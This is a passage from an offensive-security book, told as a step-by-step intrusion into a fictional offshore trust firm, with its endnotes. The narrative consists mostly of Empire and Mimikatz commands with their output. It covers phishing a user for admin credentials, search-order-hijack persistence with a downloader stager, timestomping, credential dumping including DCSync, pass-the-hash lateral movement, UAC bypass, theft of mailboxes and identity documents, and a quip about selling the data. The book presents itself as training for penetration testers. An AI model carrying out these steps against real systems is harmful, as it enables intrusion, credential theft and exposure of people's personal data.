(Empire: 7S92RXMZ) > usemodule powershell/situational_awareness/network/powerview/share_finder

(Empire: share_finder) > run

Name           Type Remark        ComputerName
----           ---- ------        ------------
ExCom       114748390          GS-ML-01.gstrust.corp
HR          109127512          GS-ML-02.gstrust.corp
Legal        81051094          GS-ML-02.gstrust.corp
Accounting  252081194          GS-SC-01.gstrust.corp
Portfolio   612081294          GS-HK-01.gstrust.corp
NETLOGON     81190512 Logon serv... GS-ML-01.gstrust.corp
SYSVOL       81190512 Logon serv... GS-ML-01.gstrust.corp
[...]
```

Yui's account gets denied access to all other folders (Legal, HR, ExCom, etc.) except for the Accounting folder on the Hong Kong local server. The strong secrecy required by their business has at least forced them to implement tight access rules to counter obvious data leaks. Fair enough.

Some privilege escalation is in order!

We look-up the 20 different interactive sessions we currently have, but none of them has local or global admin privileges. We continue probing by searching for other domain users with an **admincount** property greater than "1" in Active Directory:

```
root@C2Server:~# cd Empire/downloads/7S92RXMZ
root@C2Server:~# cat agent.log | grep -B2 "admincount                  : 1"
[...]
samaccountname              : admin.georges
admincount                  : 181
--
samaccountname              : Administrator
logonhours                  : {255, 255, 255, 255...}
admincount                  : 1091
--
```

```
objectsid                 : S-1-5-21-2894670206-2000249805-1028998937-1002
samaccountname            : admin.sarah
admincount                : 191
--
[...]
```

Almost all admin accounts follow the same naming convention: “admin.username”. And if you followed closely, you would notice that one of our accountants in Cyprus has an admin account: **admin.sarah**!

Odds are, she uses the same password for her standard account as well, but since we do not know that either, we have come to a dead end.

We can devise a dozen ways to get that password though, from keylogging to looking through her personal files and folders, after all, we have a working shell on her workstation. However, the quickest way is to obtain an admin shell on her computer, is to politely ask Sarah herself using the **privesc/ask** module. This module pops the familiar Windows dialog box asking for elevated credentials. Usually, people in a hurry to get back to their YouTube video or Facebook activity gracefully comply, no questions asked:

```
(Empire:) > interact 672S4HKR
(Empire: 672S4HKR) > usemodule privesc/ask
(Empire: ask) > set Listener https_1
(Empire: ask) > run
Job started: XS8A57

[*] Successfully elevated!
[+] Initial agent REH4UX5P from 31.153.12.34 now active (Slack)
```

Bouya! A new admin session phones back home:

```
(Empire: 672S4HKR) > agents

Name       Internal IP     Machine Name    Username
REH4UX5P   192.168.0.55    WV0012          *GSTRUST\admin.sarah
672S4HKR   192.168.0.55    WV0012          GSTRUST\sarah
[...]
```

Now we’re talking!

Before moving any further, let’s pause a second to talk about persistence. Technically speaking, having eight shells worldwide could be considered as a form of weak persistence. However, now that we have admin privileges on Sarah’s computer, why not devise a more reliable form of persistence that could survive a reboot and sustain our admin privileges over this box independently of what happens to the network link?

There are many techniques available, from registering WMI events to creating services and autorun registry keys. Mark Russinovich's **autorunsc** program probably contains the single most comprehensive list of places to hide our payload[102].

In this particular scenario, we will opt for a simple, yet nifty technique called Extension Search Order Hijacking. See, on a Windows machine, when executing "calc" from a command line interpreter, for instance, the system will first look for "cmd.com". Only if it cannot find it, does it then look for and executes "cmd.exe". This means that if we place a fake "calc.com" in the C:\Windows\System32 directory, we will effectively hijack most of the calls to the real calculator, so long as the user or program runs "calc" without specifying the extension.

To leverage this property to achieve persistence, we need to find a current executable set to run at startup, then simply erase its extension. We can look in the classic RUN key for such a candidate:

```
Empire: REH4UX5P) > shell reg query
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"

Enhanced Performance Keybpard    REG_SZ    "C:\Program Files\Lenovo\USB Enhanced Performance
Keyboard\SKDaemon.exe"

LENOVO.TPKREAS    REG_SZ    "C:\Program Files\Lenovo\Communications Utility\TPKNRRES.exe"

AdobeAAMUpdater-1.0    REG_SZ    "C:\Program Files (x86)\Common
Files\Adobe\OOBE\PDApp\UWA\UpdaterStartupUtility.exe"

AdobeGCIvoker-1.0    REG_SZ    "C:\Program Files (x86)\Common
Files\Adobe\AdobeGCClient\AGCInvokerUtility.exe"
```

Plenty of fish in the sea! We erase the extension ".exe" from the **AGCInvokerUtility** program using the **reg add** command:

```
Empire: REH4UX5P) > shell reg add
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /t REG_SZ /v
"AdobeGCIvoker-1.0" /d "C:\Program Files (x86)\Common Files\Adobe\AdobeGCClient\AGCInvokerUtility"
/f
```

To complete the persistence scheme, we simply put a normal executable with the same name, but bearing a ".COM" extension (AGCInvokerUtility.COM) in the same folder, and we can be sure that it will effectively be called next time the system starts. Brilliant, right?

Our executable can essentially be the same piece of C# code we included in StratAccounting; a small stager of a dozen lines of code, that downloads the encoded PowerShell script then executes it on the machine (sample script on Github: *http://bit.ly/2DPX8xI*).

Once we compile the file, we rename it to "AGCInvokerUtility.COM" and place it in the "C:\Program Files (x86)\Common Files\Adobe\AdobeGCClient\" folder.

```
C:\> C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /unsafe /out:AGCInvokerUtility.COM
shellcode.cs
```

```
Empire: REH4UX5P) > cd "C:\Program Files (x86)\Common
Files\Adobe\AdobeGCClient\AGCInvokerUtility"

Empire: REH4UX5P) > upload AGCInvokerUtility.COM
```

To make it blend in more, we change its MAC (modification, access and creation) time to further blur the trail.

```
Empire: REH4UX5P) > powershell $(get-item AGCInvokerUtility.COM).creationtime=$(get-date
'02/12/2013 12:31')

Empire: REH4UX5P) > powershell $(get-item myphoto01.jpg).lastaccesstime=$(get-date '02/12/2013 12:31')

Empire: REH4UX5P) > powershell $(get-item myphoto01.jpg).lastwritetime=$(get-date '02/12/2013 12:31')
```

Now that we have a reliable admin persistence scheme, let's get back to business.

Using Sarah's admin account, we try connecting to G&S Trust servers in all five regions, but it seems her privileges are limited to her workstation only, which is to be expected from a regular accountant who probably needed temporary admin rights to use or install a specific tool.

Nothing to worry about—we still have plenty of arrows in our quiver.

When you give it a moment's thought, Windows does keep a surprising number of passwords disseminated in the four corners of the operating system. Almost every hacker is familiar with the SAM database storing local account password hashes and the LSASS process keeping hashes or passwords of recently connected users. Lesser known, however, are the Windows vault and

SECURITY hive.

Third-party applications (Internet Explorer, Outlook, Wi-Fi...) can use the Windows vault to store user credentials in an encrypted and secure way. While interesting in some specific use cases where the main goal is to harvest data from certain applications, it will do little to help us gain access to other servers.

The SECURITY hive, on the other hand, is a much more interesting target. This file (mapped to the registry key HKLM\SECURITY) keeps track of NTLM hashes of domain users that opened an interactive session on the machine[103]. That's right; if an IT support admin remotely connected to Sarah's computer last week, their NTLM hash is still in there, provided that the domain caching policy is set high enough (ten days in the case of G&S Trust):

```
Empire: REH4UX5P) > shell reg query "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v CachedLogonsCount

CachedLogonsCount    REG_SZ    10
```

Mimikatz can obviously dig up all these passwords, so we just call an in-memory execution of the **lsadump** module to retrieve passwords stored in the SECURITY hive:

```
Empire: REH4UX5P) > usemodule credentials/mimikatz/lsadump*

Empire: lsadump) > run

mimikatz(powershell) # lsadump::lsa /patch

Domain : STAT-DO-08 / S-1-5-21-1888508460-581619696-3689331320
RID  : 000003e8 (1002)
User : admin.joey
LM   :
NTLM : 6C2459549C56B5B0E8AA702419641366

RID  : 000003e8 (1000)
User : admin.sarah
LM   :
NTLM : 8BCE166D3365DF4D52ED568374F06E68
```

Bingo! The million-dollar question now becomes: does **admin.joey** hold elevated privileges over any server? The account is part of the "GS Server Maintenance" group, so it should at least be admin on a server or two.

```
root@C2Server:~# cd Empire/downloads/7S92RXMZ
root@C2Server:~# grep -A1 -I "givenname            : admin.joey" agent.log
givenname            : admin.joey
memberof             : CN=GS Server Maintenance,CN=Users,...
```

```
--
givenname            : admin.joey
memberof             : CN=Users,DC=gstrust,DC=corp
```

The quickest way to know is to launch a new Empire agent and test it for ourselves. For that, we use the **invoke_wmi** module and target the only server hosted in the OU Cyprus (the same one containing Sarah's account) **GS-CS-01**:

```
(Empire: REH4UX5P) > creds add GSTRUST admin.joey 6C2459549C56B5B0E8AA702419641366 A hash
Credentials:
  CredID  CredType   Domain   UserName    Password
  ------  --------   ------   --------    --------
  1       hash       GSTRUST  admin.joey  6C2459549C56B5B0E...

(Empire: REH4UX5P) > usemodule lateral_movement/invoke_wmi
(Empire: invoke_wmi) > set Listener https_1
(Empire: invoke_wmi) > set CredID 1
(Empire: invoke_wmi)> set ComputerName GS-CS-01.GSTRUST.CORP
(Empire: invoke_wmi) > run

[+] Initial agent EM57KLGF from 31.153.12.34 now active
```

As expected, admin.joey does indeed hold admin privileges on this machine and most probably on all other servers as well since the "GS Server Maintenace" group is part of the local administrators group:

```
(Empire: invoke_wmi) > interact EM57KLGF
Empire: EM57KLGF) > shell net localgroup administrators

Members
-------------------------------------------------------------
Administrator
GSTRUST\Domain admins
GSTRUST\GS Server Maintenance
```

It is interesting to note that the regional compartmentalization so rigorously applied for business type accesses is not replicated for IT admin accesses. Then again, they probably did not care to afford a local IT team in each office.

We spawn a new agent on the same server to get an elevated session (module **bypassuac**), then launch Mimikatz to retrieve passwords[104] :

```
Empire: EM57KLGF) > usemodule privesc/bypassuac_eventvwr
Empire: bypassuac) > run

[+] Initial agent NFRSE1T2 from 31.153.30.98 now active (Slack)

Empire: bypassuac) > interact  NFRSE1T2
Empire: NFRSE1T2) > mimikatz
```

```
        msv :
         [00000003] Primary
         * Username : admin.gloria
         * Domain   : GSTRUST
         * NTLM     : 8FC3C28E0D042760C4CD4B64A5A4C2ED
         * SHA1     : 965880f68df8481d857217139865f36324f78bf7
```

As chance would have it, **admin.gloria** does belong to the domain admin group:

```
root@C2Server:~# cd Empire/downloads/7S92RXMZ
root@C2Server:~# grep -A1 -I "givenname            : admin.gloria"
givenname            : admin.gloria
memberof             : CN=Domain Admins,CN=Users,DC=gstrust,...
```

We could almost scream “victory!” at this point, but we already knew when we received the first shell that it would only be a matter of hours before breaking G&S Trust. Rarely do niche companies think about anything else other than their business and growth prospects, so once we are inside, it’s almost game over. As previously stated, who’s going to pay for a fully dedicated team to monitor a dozen servers and twenty workstations?

In any case, now that the official “breach” part is over, we can finally focus on what matters most: data.

Jackpot

Using our domain admin account (admin.gloria), we spawn a new elevated agent on the Cyprus server **GS-CS-01**. We could plant another reverse shell binary using the same persistence scheme we used earlier, just to be on the safe side, and in case we lose admin access on Sarah's computer.

The network is essentially flat, so we can reach any system in any of the five geographic locations from this single server. We go back to our **Invoke-Share** results and start browsing all other shares that were previously unavailable to Sarah's account:

```
Empire: NFRSE1T2) > shell dir \\GS-ML-02.gstrust.corp\HR

LastWriteTime         length Name
-------------         ------ ----
[...]
3/11/2018 2:18:25 PM         Employees Worldwide
3/8/2018 5:41:47 PM          Bonuses
2/20/2018 10:32:49 PM        Legal HR documents
2/12/2018 10:32:49 PM        Reviews
[...]
```


We get the partner's fat bonuses, employee's salaries, reviews and other personal data, but that's not what we really came for. We inspect a couple of more share folders, absorbing every document we can, from budget meetings to holiday pictures of the board members. The harder we look, the more convinced we become that there is no "magic" folder holding a list of corporations and their direct beneficiaries. That does not make any sense. Even offshoring companies are obliged to comply with typical know-your-customer (KYC) rules like asking for ID and proof of address. The data must be here somewhere, we simply cannot find it.

Let's try our luck with email inboxes instead. A good number of workstations have the SMB port open (using the **network/portscan** module in Empire), so it is just a matter of downloading their Outlook file cache (OST file) to our C2 server:

```
Empire: NFRSE1T2) > usemodule situational_awareness/network/portscan

Empire: portscan) > set Ports 445,3389,135,137
Empire: portscan) > set HostFile /root/list_workstations.txt
Empire: portscan) > execute

Hostname                  OpenPorts
```

```
--------                  ---------
WL0912.gstrust.corp         445
WG0081.gstrust.corp         445,135,3389
[...]

Empire: NFRSE1T2) > download
\\WL0912.gstrust.corp\C$\Users\alice\AppData\Local\Microsoft\Outlook\julia@gs-trust.com
```

These high executive people perform 90% of their work from their iPhones and tablets, so you can imagine the amount of information exchanged internally, from passport scans to tax forms and share certificates and many more sensitive documents. We load the OST file into the regular Outlook software and download any interesting attachment files:


Alice KEYNOTE<alice.keynote@gs-trust.com>   josh.gartner@gs-trust.com
Share certificate issued to [redacted]


[redacted]
424 KB

Can you please forward these share certificate to [redacted]?

Best regards,
Alice Keynote
G&S Trust Partner

The raw data is here, though processing these gigabytes of data (email inboxes, attachments, PDFs, Excel and docx files from shares) to connect the dots will, without any doubt, require some hardcore investigative work.

These thousands of emails help us alleviate the last wall of fog surrounding G&S Trust. The famous location where they store all sensitive documents related to their shell corporations is actually a virtual data room hosted by a third party, a sort of secure storage frequently used by legal teams during merger and acquisition deals and other sensitive operations:


Mike ROSS<mike.ross@gs-trust.com>   harvey.specter@gs-trust.com
Re: Time to upload Shelia's ID don't you think?

Hello,

Done.
https://gstrust.[redacted]/workspaces/1150906/files/2345651201

Mike Ross
Legal advisor

According to the email, we know that at least Mike and Harvey have access to this web application, and chances are they use the same Windows passwords, so let's first retrieve that using Mimikatz's DCSync feature, which impersonates a domain controller to retrieve password hashes:


```
Empire: NFRSE1T2) > usemodule credentials/mimikatz/dcsync
```

```
Empire: dcsync) > set user harvey
(Empire: dcsync) > set domain GSTRUST.CORP
(Empire: dcsync) > run

Hostname: ML-AD-01.GSTRUST.CORP / S-1-5-21-2376009117-2296651833-4279148973
  .#####.   mimikatz 2.1 (x64) built on Mar 31 2016
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi`
'## v ##'   http://blog.gentilkiwi.com/mimikatz (oe.eo)
  '#####'    with 18 modules * * */

mimikatz(powershell) # lsadump::dcsync /user:harvey /domain:GSTRUST.CORP
[DC] GSTRUST.CORP' will be the domain
[DC] 'ML-AD-01.GSTRUST.CORP' will be the DC server
[DC] harvey will be the user account

** SAM ACCOUNT **

SAM Username         : harvey
User Principal Name  : harvey@GSTRUST.CORP
[…]
Credentials:
  Hash NTLM: 9A7D1A7FAAAF52DB5559E93CE72F1E42
[...]
```

We can crack this NTLM hash using our famous password-cracking rig. NTLM is more than 150 times faster to crack than Kerberos algorithm eType 23, which means we can reach 65 billion hashes per second on our modest P2x8 AWS instance.

After just a few minutes, we land Harvey's password: **Armani0!** Now we can finally access the virtual data room used by G&S Trust:

Note
Even if, by some miracle, we could not stumble upon the clear-text password, we can always plant a keylogger on Harvey's computer, retrieve saved Firefox passwords[105], extract saved credentials in the Windows Vault[106], or explore personal documents on his workstation, etc. Once we are domain admins, almost all accounts fall like leaves on a cold November night.



RESOLUTION OF [redacted] LIMITED
("the Company")

In accordance with the Articles of Association of the Company I the undersigned Mr. [redacted], being the sole director, do hereby set down the following on record:

RESOLVED: THAT the Company be and hereby purchase the Property known as [redacted] [redacted] London SW3 5ER ("the Property") with the aid of a mortgage advance from [redacted]

Bingo! Finally, after so many weeks of struggle, we reach the holy grail beautifully laid out in hundreds of subfolders, each containing passport IDs, share certificates, dividends, property titles, etc. Now it is just a matter of downloading these many gigabytes of data and relaying the information to the ICIJ (International Consortium of Investigative Journalists)...or the highest bidder.

Closing thoughts

The main purpose of this book, which I hope I have strongly conveyed throughout these pages, is to train you to adopt this innate reflex of questioning not only which protection mechanisms are installed, but also which detection watchdogs are in place. Which events are monitored? How are they monitored? Can the company spot discrepancies in the network traffic? What about system activity? These are the questions I hope you will be asking going forward.

These parameters will provide strong clues about how “loud” you can be on the target’s network. You can then decide which set of techniques and tools to use. In the end, leaking data or getting domain admin accounts is not a real victory if you get detected a week later for bluntly launching a mass in-memory Mimikatz on 150 servers.

Obviously, I mainly focused on Microsoft products in this book (ATA and ATP) because I really appreciate the effort and thought they have put into them. And unlike many other vendors, they are not (that) full of shit. In real life, however, you may encounter at least a dozen other next-gen tools, but I hope I have shared enough ideas with you to try when you suspect tools of this kind are running in a company’s network.

As always, have fun pwning[107] the world!

Write a review

Because your opinion matters

https://amzn.to/2JuioNx

Questions?

Email me at sparc.flow@hacklikeapornstar.com

---

[1] Some vendors even go as far as targeting specific security tools in a desperate marketing stunt. See the following tweet https://pbs.twimg.com/media/DFrzG9mUMAAzSbw.jpg:large and @Gentilkiwi's response : https://twitter.com/gentilkiwi/status/892587921911447553

[2] Anything resembling "Powershell -enc JABiAHIAbwB3AHMAZQByAC[...]" for instance

[3] https://github.com/samratashok/nishang

[4] Obviously, I will not specifically name companies in this book, but every time you hear the words "EDR" (for Endpoint Detection Response), "Next-Gen" something, deep inspection or other fancy words, adopt a very

skeptical approach.

[5] Thanks for the T-shirts.

[6] http://cryto.net/~joepie91/bitcoinvps.html or https://acceptbitcoin.cash/#hosting

[7] This is especially true for engagements happening in a parallel timeframe. While it takes a few days to break into a company, it may take as much as a few months to locate and parse the data we are truly after, so hacking multiple targets at the same time is not uncommon.

[8] *http://bit.ly/2IGVbXU and http://bit.ly/2GdY9Vl*

[9] https://github.com/robertdavidgraham/masscan

[10] https://github.com/EmpireProject/Empire

[11]The **screen** command can be pretty useful to resume the Empire session after terminating the SSH connection https://www.howtoforge.com/linux_screen

[12] Use the script cert.sh located in Empire/setup to generate a new certificate at will

[13] Empire generates a PowerShell agent that ignores errors raised when using a self-signed certificate. It is all the better since even if we manage to generate a valid certificate for one domain, it would necessarily be invalid if the fancy takes us to use another domain. Obviously including all our C2 domain names in one SSL certificate is not an option since anyone can poll this certificate and thus uncover all of our domain names.

[14] Unfortunately SSL alone does not guarantee total impunity. Some companies perform SSL interceptions and can therefore decrypt the traffic on the fly.

[15] For alternative setups and a detailed description of a resilient hacking (or Red team) infrastructure, check out https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki

[16] https://blogs.apache.org/foundation/entry/media-alert-the-apache-software

[17] https://en.wikipedia.org/wiki/WannaCry_ransomware_attack

[18] https://www.csoonline.com/article/3233210/ransomware/petya-ransomware-and-notpetya-malware-what-you-need-to-know-now.html

[19] https://hakshop.com/products/usb-rubber-ducky-deluxe

[20] On a side note, check out this awesome project to execute custom payloads over Wi-Fi by injecting keystrokes using a custom USB key https://github.com/whid-injector/WHID

[21] One could argue that, despite the seriously small target and thin odds, it is worth going down the phishing road. After all, we only need one gullible user to get in. However, bear with me—I have something more interesting in store for you.

[22] Centralops.net, domaintools.com, or the whois command on a Linux machine

[23] Yes, DNS-Recon also looks for CNAME and MX fields, scouts Google and Bing for subdomains, but the bruteforce attack is certainly DNS-Recon's most powerful and comprehensive feature.

[24] OWA being Outlook Web Application

[25] We could try a bruteforce attack, but I am not a big fan of this procedure without at least some kind of assurance that we will not trigger a massive account lockout.

[26] A great compilation of open source intelligence (OSINT) tools to check out: https://github.com/jivoi/awesome-osint

[27] http://blog.talosintelligence.com/2017/07/the-medoc-connection.html

[28] Did I mention https://github.com/jivoi/awesome-osint ? yes, well it's that awesome!

[29] https://github.com/darkoperator/dnsrecon

[30] https://findsubdomains.com is another interesting website to find subdomains. A tip courtesy of @5ub34x

[31] *http://bit.ly/2Gf41O5*

[32] You can also use Chrome and Firefox's headless features https://github.com/GoogleChrome/puppeteer

[33] https://www.cloudmark.com/en/s/resources/whitepapers/reputation-based-approach-for-efficient-filtration-of-spam

[34] An example of an online sandbox to test payloads: https://www.hybrid-analysis.com/

[35] This is true about most of Europe where a strong sense of privacy is advocated by the Law. Things might be different in the US, UK, China and other pro-surveillance countries.

[36] Funny enough, I was talking with engineers from a leading antivirus company one time about this same issue: in-memory execution. I pointed out that their new upgrade still failed to address this problem. Their response was wide glaring eyes and an aggressive "but, nobody does that!". False—and in any case, you should.

[37] We used this technique in How to Hack Like a GOD, but if you want the full paper, check out https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf

[38] https://github.com/Veil-Framework/Veil-Evasion

[39] Interesting script to automate the categorization checks across several proxies: https://github.com/mdsecactivebreach/Chameleon

[40] Of course, when virtual card sellers settle their issues, we will once again have the luxury of choice should we prefer another registrar.

[41] http://spamassassin.apache.org/old/tests_3_2_x.html

[42] If you would like to remove the internal IP address as well, follow this simple guide. It does not really matter since we are using a redirector anyway, but maybe you will find it useful for another case: https://major.io/2013/04/14/remove-sensitive-information-from-email-headers-with-postfix/

[43] A very handy tool to verify SPF and DKIM configuration is https://www.mail-tester.com/spf-dkim-check

[44] We could optionally set up ADSP and DMARC, which respectfully enforces DKIM signing and notifies us when someone is forging an email address related to our domain (e.g., when SPF verification fails), but it does not bear too much weight on an email's score.

[45] If you need help setting up a Wordpress website, follow this step-by-step guide: https://codex.wordpress.org/Installing_WordPress

[46] Use the plugin insert_php to write code in Wordpress posts and pages.

[47] Group Policy Objects are a set of rules and settings applied at the domain level to a subset of users and/or workstations. These rules can span a wide array of configuration elements on Windows (password complexity, lockout time, etc.)

[48] Great resource that summarizes all these bypass techniques with detailed payloads: https://github.com/api0cradle/UltimateAppLockerByPassList

[49] The limitation to access the C: drive does not apply to the PowerShell session any more than it did to Firefox session, except that this time we can freely write to folders, as long it is allowed by access control permissions.

[50] https://support.microsoft.com/en-us/help/4096309

[51] https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

[52] https://adsecurity.org/?p=1772

[53] https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata

[54] https://www.ibm.com/us-en/marketplace/ibm-qradar-siem

[55] https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata

[56] http://www.labofapenetrationtester.com/2017/08/week-of-evading-microsoft-ata-day5.html

[57] Take a look at the new NIST guidelines for password policy: https://auth0.com/blog/dont-pass-on-the-new-nist-password-guidelines/

[58] https://blogs.msdn.microsoft.com/powershell/2017/11/02/powershell-constrained-language-mode/

[59]Only Windows Defender, ESET, AVAST and AVG support AMSI for now

[60] https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/

[61] Decompiling .NET binaries can be done through .NET Reflector https://www.red-gate.com/products/dotnet-development/reflector/

[62] A good summary of the different ways to access internal .NET resources using reflection can be found at the following link. https://blog.netspi.com/using-powershell-and-reflection-api-to-invoke-methods-from-net-assemblies/

[63] Every time we issue a script block command (invoke-command -scriptblock, start-job -scriptblock and so forth), we must first issue the Script Block logging bypass since a new PowerShell session is initiated.

[64] Every new script block using Invoke-Command, Start-Job and similar commands should include this bypass.

[65] https://github.com/worawit/MS17-010

[66] https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/register-a-service-principal-name-for-kerberos-connections

[67] More extensive read at https://adsecurity.org/?p=1508

[68] https://gallery.technet.microsoft.com/List-all-SPNs-Used-in-your-e0c6267a

[69] https://hashcat.net/wiki/doku.php?id=hashcat

[70] https://www.buybitcoinworldwide.com/mining/hardware/

[71] https://www.amazon.com/s/ref=nb_sb_noss?url=search-alias%3Daps&field-keywords=GTX+1080+Ti

[72] https://gist.github.com/epixoip/973da7352f4cc005746c627527e4d073

[73] More information on https://www.michalspacek.com/cracking-passwords-from-the-mall.cz-dump

[74] https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm

[75] http://contest-2010.korelogic.com/rules-hashcat.html

[76] https://github.com/praetorian-inc/Hob0Rules

[77] https://github.com/hashcat/hashcat/blob/master/rules/rockyou-30000.rule

[78] https://github.com/HackLikeAPornstar/StratJumbo/blob/master/chap3/corporate.rule

[79] https://hashes.org/leaks.php

[80] https://github.com/berzerk0/Probable-Wordlists/tree/master/Real-Passwords

[81] https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1

[82] https://twitter.com/mattifestation/status/735261176745988096?lang=en

[83] An interesting alternative used by the InsecurePowerShell project is to drop a fake amsi.dll in the same folder of the PowerShell executable and thus hijack the loading process http://cn33liz.blogspot.fr/2016/05/bypassing-amsi-using-powershell-5-dll.html

[84] https://www.microsoft.com/en-us/itpro/windows-10/release-information

[85] https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-atp/windows-defender-advanced-threat-protection

[86] https://www.microsoft.com/en-us/windowsforbusiness/windows-atp

[87] https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Out-Minidump.ps1

[88] https://twitter.com/tiraniddo/status/799766456695214080

[89] http://ww.alex-ionescu.com/?p=116

[90] https://www.digicert.com/order/order-1.php

[91] https://github.com/Mattiwatti/PPLKiller/blob/master/PPLKiller/main.cpp

[92] https://github.com/google/sandbox-attacksurface-analysis-tools/

[93] You will need VisualStudio to easily compile the modules https://www.visualstudio.com/vs/express/

[94] http://sqlitebrowser.org/

[95] KVM is used by Google Cloud, AWS, Azure and most cloud providers

[96] Interesting review of sandbox evasion techniques: https://www.first.org/resources/papers/conf2017/Countering-Innovative-Sandbox-Evasion-Techniques-Used-by-Malware.pdf

[97] To avoid tipping off the code reviewer, we search for “ualb” string instead of “virtualbox”. The same for “mwa”, which corresponds to vmware.

[98] https://www.metasploit.com/download

[99] List of payloads we can generate using msfvenom https://netsec.ws/?p=331

[100] https://github.com/Arno0x/CSharpScripts/blob/master/shellcodeLauncher.cs

[101] The following script could come in handy: https://gallery.technet.microsoft.com/scriptcenter/Get-DecodeMRU-6ed5963f

[102] Brilliant presentation at DerbyCon https://github.com/huntresslabs/evading-autoruns

[103] These HASHES are encrypted using a secret key stored in the SYSTEM registry. To dump it locally, we can use the secretdumps.py of the Impacket tools and feed it the SYSTEM and SECURITY files: https://github.com/CoreSecurity/impacket/blob/master/examples/secretsdump.py

[104] We can always set up the WDigest registry key then come back a few days later and relaunch Mimikatz to get clear-text passwords

[105] https://github.com/unode/firefox_decrypt

[106] https://github.com/gentilkiwi/mimikatz/wiki/howto-~-credential-manager-saved-credentials

[107] Legally, of course.